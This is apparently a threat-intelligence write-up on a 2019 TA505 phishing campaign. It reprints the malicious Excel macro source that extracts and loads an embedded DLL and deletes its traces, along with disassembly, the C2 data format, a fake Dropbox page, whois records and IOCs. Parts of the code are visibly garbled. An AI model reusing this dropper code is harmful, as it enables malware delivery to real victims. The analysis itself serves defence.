CyberThreatIntel/cybercriminal groups/TA505/04-10-2019/Malware Analysis 04-10-2019.md at master · StrangerealIntel/CyberThreatIntel

By StrangerealIntel

Analysis of the new TA505 campaign

Table of Contents

The initial vector is a malicious excel file which used an XLM macro (macro v4). This uses a function for launch the payload when the excel windows is active (selected as primary window). As first action, this executes the module 1.

```
Private Sub Workbook_Activate() ' Call fake window and execute payload
    If UserForm1.Visible = False Then
        Module1.Workbook_Activate
    End If
End Sub
```

The function call in Module 1 create a Wscript object for change the current directory, show the fake message and push debug messages.

```
Public Sub Workbook_Activate()
    ExecuteExcel4Macro "MESSAGE(False, ""Debug"")"
    Dim D500 As Object
    Dim SpecialPath As String
    Set D500 = CreateObject("WScript.Shell")
    UserForm2.TextBox1.Tag = D500.ExpandEnviropath_moduleentStrings("%" + UserForm2.TextBox1.Tag + "%")
    UserForm2.TextBox1.Tag = Replace(UserForm2.TextBox1.Tag, "%", "")
    UserForm2.TextBox2.Tag = D500.SpecialFolders(UserForm2.TextBox2.Tag)
    ChDir (UserForm2.TextBox1.Tag)
    UserForm1.show ' show fake error message
    ExecuteExcel4Macro "MESSAGE(False, ""Debug"")"
End Sub
```

```
Public Sub SystemButtonSettings(frm As Object, show As Boolean)
Dim windowStyle As Long
Dim windowHandle As Long
windowHandle = FindWindowA(vbNullString, frm.Caption)
windowStyle = GetWindowLong(windowHandle, GWL_STYLE)
If show = False Then
    SetWindowLong windowHandle, GWL_STYLE, (windowStyle And Not WS_SYSMENU)
Else
    SetWindowLong windowHandle, GWL_STYLE, (windowStyle + WS_SYSMENU)
End If
DrawMenuBar (windowHandle)
End Sub
```

The userform execute the extract and execute a different PE instead of the architecture of the victim (x86 and x64).

```
Private Sub Label1_Click()
End Sub

Private Sub UserForm_Activate()
    DoEvents
    ReplaceCurrentModule
End Sub

Private Sub UserForm_Initialize()
    Call SystemButtonSettings(Me, False)
End Sub
```

```
Public Sub ReplaceCurrentModule()
    TempName = UserForm2.TextBox1.Tag & "\templates.xlsx"
    ZipName = TempName + ".zip"
    ZipFolder = UserForm2.TextBox1.Tag '& "\UnzTmp"
    Dim path_module As String
    Dim API_LENGTH As Long
    Dim mod_Exec As Integer
    path_module = UserForm2.TextBox2.Tag + "\module_p1.dll"
    API_LENGTH = 266240
    mod_Exec = 1
    #If Win64 Then
        path_module = UserForm2.TextBox2.Tag + "\module_p2.dll"
        API_LENGTH = 186368
        mod_Exec = 2
    #End If
        KillArray ZipFolder & "\oleObject*.bin", ZipName, path_module
    DoEvents
        ThisWorkbook.Sheets.Copy
        Application.DisplayAlerts = False
        ActiveWorkbook.SaveAs TempName, FileFormat:=51
    DoEvents
    ActiveWorkbook.Close
    DoEvents
        FileCopy TempName, ZipName
        Set oApp = CreateObject("Shell.Application")
        oApp.Namespace(ZipFolder).CopyHere oApp.Namespace(ZipName).items.Item("xl\embeddings\oleObject1.bin")
        NewValuje ZipFolder + "\oleObject1.bin", path_module, API_LENGTH, mod_Exec
        ChDir (UserForm2.TextBox2.Tag)
        No_RbdSAslla = RbdSAslla2(path_module)
        RbdSAslla
End Sub
```

```
#If Win64 Then
    Public Declare PtrSafe Function RbdSAslla Lib "module_p2.dll" () As Integer
    Public Declare PtrSafe Function RbdSAslla2 Lib "kernel32" Alias "LoadLibraryW" (ByVal lpLibFileName As String) As Long
#Else
   Public Declare Function RbdSAslla2 Lib "kernel32" Alias "LoadLibraryW" (ByVal lpLibFileName As String) As Long
    Public Declare Function RbdSAslla Lib "module_p1.dll" () As Integer
#End If
Public Sub NewValuje(s As String, path_moduleAs String, fl As Long, mod_Exec As Integer)
    Dim FileAccess As Long, d_2 As Byte, d_3 As Byte, d_4 As Byte
    Dim array_data() As Long
    ReDim array_data(1 To fl)
    array_data(1) = CByte(77) ' M -> 0x4d
    array_data(2) = CByte(90) ' Z -> 0x5a
    array_data(3) = CByte(144) ' -> 0x90
    FileAccess = FreeFile
    Open s For Binary Access Read As FileAccess
    Dim cur As Integer
    cur = 1
    Do While Not EOF(FileAccess)
        Get FileAccess, , d_2 ' M -> 0x4d
        If d_2 = array_data(1) Then
           Get FileAccess, , d_3 ' Z -> 0x5a
           If d_3 = array_data(2) Then
               Get FileAccess, , d_4 ' -> 0x90
               If d_4 = array_data(3) Then
                    If cur = mod_Exec Then
                       For k = 4 To fl
                           Get FileAccess, , d_2
                           array_data(k) = d_2 'Read Stream and write in the file
                           Next k ' k++
                        Exit Do
                    Else
                       cur = cur + 1
                    End If
               End If
           End If
        End If
    Loop
    Close FileAccess
    FileAccess = FreeFile
    Open path_moduleFor Binary Lock Read Write As #FileAccess
    For i = LBound(array_data) To UBound(array_data)
        Put #FileAccess, , CByte(array_data(i))
    Next i
    Close #FileAccess
End Sub
```


As anti-forensic technique, this delete the files by call of kill functions.

```
Private Const GWL_STYLE = -16
Private Const WS_CAPTION = &HC00000
Private Const WS_SYSMENU = &H80000
#If VBA7 Then
    Private Declare PtrSafe Function GetWindowLong  Lib "user32" Alias "GetWindowLongA" (ByVal hWnd As Long,  ByVal nIndex As Long) As Long
    Private Declare PtrSafe Function SetWindowLong  Lib "user32" Alias "SetWindowLongA" (ByVal hWnd As Long,  ByVal nIndex As Long, ByVal dwNewLong As Long) As Long
    Private Declare PtrSafe Function FindWindowA  Lib "user32" (ByVal lpClassName As String,  ByVal lpWindowName As String) As Long
    Private Declare PtrSafe Function DrawMenuBar  Lib "user32" (ByVal hWnd As Long) As Long
#Else
    Private Declare Function GetWindowLong  Lib "user32" Alias "GetWindowLongA" (  ByVal hWnd As Long, ByVal nIndex As Long) As Long
    Private Declare Function SetWindowLong Lib "user32" Alias "SetWindowLongA" (ByVal hWnd As Long, ByVal nIndex As Long, ByVal dwNewLong As Long) As Long
    Private Declare Function FindWindowA  Lib "user32" (ByVal lpClassName As String,  ByVal lpWindowName As String) As Long
    Private Declare Function DrawMenuBar  Lib "user32" (ByVal hWnd As Long) As Long
#End If
Public Sub KillArray(ParamArray PathList() As Variant)
    On Error Resume Next
    For Each Key In PathList
        Kill Key
    Next Key
    On Error GoTo 0
End Sub
```

We can note that a function is unused and seem to be a rest of the development of the macro.

```
Sub test()
        Temp_RefXLS = "'" & ThisWorkbook.Path & "\[web.xlsm]Sheet1'!"
        Temp1 = Tem_RefXLS & Rows(1).Address(, , xlR1C1)
        Temp1 = "Counta(" & Temp1 & ")"
    Debug.Print Temp1
        CCount = Application.ExecuteExcel4Macro(Temp1)
    Debug.Print CCount
    Temp2 = Temp_RefXLS & Columns("A").Address(, , xlR1C1)
    Temp2 = "Counta(" & Temp2 & ")"
    RCount = Application.ExecuteExcel4Macro(Temp2)
    ReDim arr(1 To RCount, 1 To CCount)
    For R = 1 To RCount
        For C = 1 To CCount
            Temp3 = Temp_RefXLS & Cells(R, C).Address(, , xlR1C1)
            arr(R, C) = Application.ExecuteExcel4Macro(Temp3)
        Next
    Next
    Range("A1").ReAPI_LENGTH(RCount, CCount).Value = arr
End Sub
```

The implant executed push all in memory with a call of VirtualAlloc function.



```
mov dword [var_98h], 0xbf4          ; 3060
mov edx, dword [var_98h]
push edx
call VirtualAllocEx                 ; LPVOID VirtualAllocEx(HANDLE hProcess, LPVOID lpAddress, SIZ...
add esp, 4
mov dword [s1], eax
mov dword [var_38h], 0xf6704e95
mov dword [var_a8h], 0x8cf8
mov eax, dword [var_38h]
imul eax, dword [var_a8h]
mov dword [var_4ch], eax
lea ecx, [var_4ch]
mov dword [var_20h], ecx
lea edx, [var_a8h]
mov dword [var_ch], edx
mov eax, dword [var_20h]
mov ecx, dword [eax]
mov edx, dword [var_ch]
add ecx, dword [edx]
mov eax, dword [var_a8h]
sub eax, ecx
mov dword [var_a8h], eax
push 0xbf4                          ; 3060 ; size_t n
push 0x10004638                     ; '8F' ; const void *s2
mov ecx, dword [s1]
push ecx                            ; void *s1
call sub.MSVCRT.dll_memcpy          ; void *memcpy(void *s1, const void *s2, size_t n)
add esp, 0xc
mov dword [var_b8h], 0
jmp 0x100014fc
```



```
;-- fcn.100012e0:
(fcn) VirtualAllocEx 27
  LPVOID VirtualAllocEx (HANDLE hProcess, LPVOID lpAddress, SIZE_T dwSize, DWORD flAllocationType...
; arg DWORD flAllocationType @ ebp+0x8
push ebp
mov ebp, esp
push ecx
push 0x40                           ; '@' ; 64 ; LPVOID lpAddress
push 0x3000                         ; SIZE_T dwSize
mov eax, dword [flAllocationType]
push eax                            ; DWORD flAllocationType
push 0                              ; DWORD flProtect
call dword [sym.imp.KERNEL32.dll_VirtualAlloc] ; 0x10003024 ; LPVOID VirtualAlloc(LPVOID lpAddres...
mov esp, ebp
pop ebp
ret
```

Once this, this checks the system informations, the process executed on the computer and try to detect if this run in a sandbox (low size of the disk).

This sends the informations to the C2 and wait for the next instruction of the group.

```
push 0x5e05
mov ecx, dword [var_98h]
push ecx
mov edx, dword [s1]
push edx
call fcn.100011b0
add esp, 0xc
mov eax, dword [0x1003d908]
mov dword [var_84h], eax
push str.kernel32                ; 0x100030c0 ; "kernel32" ; LPCSTR lpModuleName
call dword [sym.imp.KERNEL32.dll_GetModuleHandleA] ; 0x10003004 ; HMODULE GetModuleHandleA(LPCSTR...
mov dword [var_80h], eax
mov dword [var_34h], 0xe12       ; 3602
lea ecx, [var_34h]
mov dword [var_a4h], ecx
mov eax, dword [var_34h]
and eax, 0xd2                    ; 210
mov ecx, dword [var_34h]
add ecx, 1
cdq
idiv ecx
mov edx, dword [var_34h]
sub edx, eax
mov dword [var_34h], edx
mov dword [var_7ch], 0x10005230  ; '0R'
mov dword [var_78h], 0x386d0
mov dword [var_a0h], 0xd1        ; 209
lea eax, [var_a0h]
mov dword [var_8h], eax
mov ecx, dword [var_8h]
mov edx, dword [var_a0h]
sub edx, dword [ecx]
mov dword [var_2ch], edx
mov eax, dword [var_2ch]
push eax
push str.STATUS_CONNECTION_INVALID ; 0x100030cc ; "STATUS_CONNECTION_INVALID"
call fcn.10001120
add esp, 8
mov ecx, dword [0x1000522c]
mov dword [var_74h], ecx
mov edx, dword [0x1000462c]
mov dword [var_70h], edx
mov eax, dword [0x1003d910]
```

We can list the informations send in the following variables :

Variables	Description
&D=	Name of the computer
&U=	Name of the user
&OS=	Version of the OS
&PR=	List of process (separed by %7C)

And is presented this way (extracted from the sandbox):

```
&D=User-PC&U=admin&OS=6.1&PR=Dwm.exe%7CEXCEL.EXE%7CExplorer.EXE%7Ctaskhost.exe%7Cwindanr.exe%7C
```

That interesting to note that the group get only the process for see if the victim have security messures (AV, endpoint...) before launch the next step.This drop the clop ransomware if we observe the latest analysis on this subject.The group change currently the trust certificate for bypass the security messures that we can see on the analysis of [VK_Intel](#) :

- https://twitter.com/VK_Intel/status/1162810558774747137
- https://twitter.com/VK_Intel/status/1157761784582983685
- https://twitter.com/VK_Intel/status/1157742218549039105
- https://twitter.com/VK_Intel/status/1155381658746589185
- https://twitter.com/VK_Intel/status/1145041163839266823
- https://twitter.com/VK_Intel/status/1136069755222335490

Cyber Threat Intel

Recently, new domains used by the group have been spotted by [Suspicious Link](#). On the HTML document, we can see that the fake page usurps dropbox in using external references and the path on the malicious excel document.

```
<!-- saved from url=(0044)https://dropbox-download.com/?05610808412737 -->
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
http://www.w3.org/1999/xhtml</span>
http-equiv</span>
="<a class="html-attribute-value html-resource-link" target="_blank" href="https://dropbox-download.com/favicon-vflueleey.ico" rel="noreferrer noopener">
="<a class="html-attribute-value html-resource-link" target="_blank" href="https://www.dropbox.com/s/avpu9u6e0lelppy/cfl.dropboxstatic.com" rel="noreferrer noopener">
https://www.dropbox.com/s/avpu9u6e0lelppy/cfl.dropboxstatic.com</a>
="<a class="html-attribute-value html-resource-link" target="_blank" href="https://dropbox-download.com/index.css" rel="noreferrer noopener">
http://www.w3.org/2000/svg</span>
<a class="html-attribute-value html-external-link" target="_blank" href="https://dropbox-download.com/download.php" rel="noreferrer noopener">../download.php</a> <span class="html-attribute-name"><class</span>="
="<a class="html-attribute-value html-resource-link" target="_blank" href="https://dropbox-download.com/filetype_not_supported_1x-vflmivodz.png" rel="noreferrer noopener">
="<a class="html-attribute-value html-resource-link" target="_blank" href="https://cfl.dropboxstatic.com/static/js/file-viewer/img/error/filetype_not_supported_2x-vfl E8%4BX.png" rel="noreferrer noopener">
https://cfl.dropboxstatic.com/static/js/file-viewer/img/error/filetype_not_supported_2x-vfl E8%4BX.png 2x</a>
="<a class="html-attribute-value html-external-link" target="_blank" href="https://dropbox-download.com/download.php" rel="noreferrer noopener">
```

We can see in more that the personal informations is like the Office of the Prime Minister of the Republic of Armenia.

windows-msd-update.com

Updated 2 hours ago

Domain Information

Domain:	windows-msd-update.com
Registrar:	PDR Ltd. d/b/a PublicDomainRegistry.com
Registered On:	2019-10-01
Expires On:	2020-10-01
Updated On:	2019-10-01
Status:	clientTransferProhibited
Name Servers:	a.dnspod.com b.dnspod.com c.dnspod.com

Registrant Contact

Name:	Artak Gasparyan
Street:	Shinararneri str. 43
City:	Yerevan
State:	YVN
Postal Code:	374025
Country:	AM
Phone:	+374.37494527465
Email:	whois-agent@gmx.com

dropbox-download.com

Updated 2 hours ago

Domain Information

Domain:	dropbox-download.com
Registrar:	PDR Ltd. d/b/a PublicDomainRegistry.com
Registered On:	2019-10-01
Expires On:	2020-10-01
Updated On:	2019-10-01
Status:	clientTransferProhibited
Name Servers:	a.dnspod.com b.dnspod.com c.dnspod.com

Registrant Contact

Name:	Artak Gasparyan
Street:	Shinararneri str. 43
City:	Yerevan
State:	YVN
Postal Code:	374025
Country:	AM
Phone:	+374.37494527465
Email:	whois-agent@gmx.com

The Government of the Republic of Armenia

E-government

Հայերեն English Русский

- Home
- Prime Minister
- Government
- Staff
  - Office of the Prime Minister of the Republic of Armenia
  - Structure of Deputy Prime Ministers Offices
  - Office of the High Commissioner for Diaspora Affairs
  - Job vacancies
  - The Budget
- Official News
- Information Center
- Anti-corruption Policy Council
- Programs
- Initiatives
- Historical Overview
- About Armenia
- Tour of the Building

Search

Office of the Prime Minister of the Republic of Armenia

Artak Gasparyan

Adviser to Prime Minister on a voluntary basis

Curriculum Vitae

Date and Place of Birth
September 1, 1978, Yerevan

Education
In 2001, he graduated from the Yerevan University of Economics and Law

Work Experience
2005-2014, Owner and executive manager of a private enterprise
2014-2017, Adviser to the President of the Management Board of Rosselkhozbank
2018-2019, Assistant to the Prime Minister
On February 26, 2019, he was appointed Adviser to the Prime Minister (on a voluntary basis)

Other Information
Fluent in English and Russian

Political Affiliation
Non-partisan

Marital Status
Single

Share | Email the Page Print

Cyber kill chain

The process graphs resume all the cyber kill chains used by the attacker.

References MITRE ATT&CK Matrix

List of all the references with MITRE ATT&CK Matrix

Enterprise tactics	Technics used	Ref URL
Execution	Execution through Module Load	https://attack.mitre.org/techniques/T1129/
Discovery	Query Registry	https://attack.mitre.org/techniques/T1012/

Indicators Of Compromise (IOC)

List of all the Indicators Of Compromise (IOC)

Indicator	Description
147.135.204.64	IP C2
18.194.14.44	IP Requested
183.111.138.244	IP Requested
185.33.87.27	IP Requested
192.99.211.205	IP C2
3ee37a570cc968ca2ad5a99f920c9332	D8EA1BAE84345D1A432E872811E9ECBCF84DE0BA6CB36053
44a20233b3c3b1defcd7484d241c5be6	09A887F08C7F252E642805DDFF5F1FDC390F675E603C994C3C
53b2c9d906fc9075fa375295c5bdcf5b	0776289CAC9F64211D5E5DDF14973157160DDCFBE2979D2E4(
89c3a79864a0f0fa5a6cd3f87e8bd3271d1265b4d632bb32bb6be02425b4fe78	89C3A79864A0F0FA5A6CD3F87E8BD3271D1265B4D632BB32E
C:\Users\admin\AppData\Roaming{97B34601-5B4A-40AF-8963-D8C75594998B} - 1.dll	0AF713AB3D6D17CD6B96D78FAC2677FE3B5B0051CF8B6734
C:\Users\admin\AppData\Roaming\module_p1.dll	57D29E8BA4D1C0ECAD75F2B9EEBEF757D872169C3270DAB/
C:\Users\admin\AppData\Roaming\module_p2.dll	C16D2A23A27C1E9EAE34D01613C4BAB0FE4871F1D8A72D5C
c6d17efb69bd4a7ac8f9dc11f810c30b	77D8E6C621EA96AF5A677397FE367DC60689D7F4F40B0A60A
Cheque.xls	375159A45823FF4EAFBA0C364209EB7C35B353E3C64B69978C
chogoon.com	Domain Requested
doc 6172.xls	564CF47E84589D5E130E0502B403DF4E9648B9AFEA47372D0F
ed0cde28ce66713974e339715bdde62b	CBAAB49338F8F2A9F56575702D9943A3DAFD78EF7812FABFI
f46e2c2925e6196fae3112fd0bcbb8c2	AD5910E44A63C0FC02376277D28D306A236CB87BCC0FA08B3
hxxps://chogoon[.]com/srt/gedp4	HTTP/HTTPS requests
hxxps://windows-wsus-en[.]com/version	HTTP/HTTPS requests
Invoice 7173.xls	BAEE4D4F8838CD7107977D960E4478279E9F321D21CB15126C
J_280586	D8EA1BAE84345D1A432E872811E9ECBCF84DE0BA6CB36053
LET 7833.xls	544154ED4B0495EBD44210AC6EAC4B5D7B9C9BE36B61D214
Letter 7711.xls	E7379BB7A4B46E2378D5722FD2C8F4AE31A2AE15D5A90066(
office365-update-eu.com	Domain C2

Indicator	Description
Receipt 0787.xls	564CF47E84589D5E130E0502B403DF4E9648B9AFEA47372D0F
Receipt 4685 YJLJ.xls	564CF47E84589D5E130E0502B403DF4E9648B9AFEA47372D0F
sample1.xls	6118EC7C0F06B45368DBD85B8F83958FC1F02F85E743F9CD82
sample4.XLS	566745CE483F3DC1744C757DD7348CE0844BAF5DB8CDF28F2
windows-wsus-en.com	Domain C2
Xerox Scan_84676113847687.XLS	8741346FB8D6C2F4CA80FA2B176F162AF620F86C5FFC895C84
Xerox.csv	566745CE483F3DC1744C757DD7348CE0844BAF5DB8CDF28F2
162.125.66.1	IP Requested
172.217.16.141	IP Requested
45.63.11.216	IP Requested
54.83.52.76	IP Requested
96.44.166.189	IP Requested
a78e87d350c8cf3f6d7db126c5fadd7d837aef23df01194fc0973561cd20818e.xls	A78E87D350C8CF3F6D7DB126C5FADD7D837AEF23DF01194F
C:\Users\admin\AppData\Roaming\libMongo1.dll	4414195087F01719270AE41F45953139CAF2F24A10C96D56EB2
C:\Users\admin\Downloads\request.xls	34242C2D4A3EF625A6DA375B85B34A3FD3CAFB04442A4383
dropbox-download.com	Domain Requested
hxxps://dropbox-download[.]com	HTTP/HTTPS requests
hxxps://dropbox-download[.]com/?05041770570340	HTTP/HTTPS requests
hxxps://dropbox-download[.]com/?05610068412737	HTTP/HTTPS requests
hxxps://dropbox-download[.]com/?35277620367160	HTTP/HTTPS requests
hxxps://dropbox-download[.]com/download.php	HTTP/HTTPS requests
request.xls	A78E87D350C8CF3F6D7DB126C5FADD7D837AEF23DF01194F
windows-msd-update.com	Domain C2

This can be exported as JSON format Export in JSON

Links

Original tweet:

- https://twitter.com/James_inthe_box/status/1179077549302829056
- https://twitter.com/KorbenD_Intel/status/1179858006584037377
- https://twitter.com/58_158_177_102/status/1177498806016823296
- https://twitter.com/killamjr/status/1181294324061003777

Links Anyrun:

- Letter 7711.xls
- REP 7072.xls
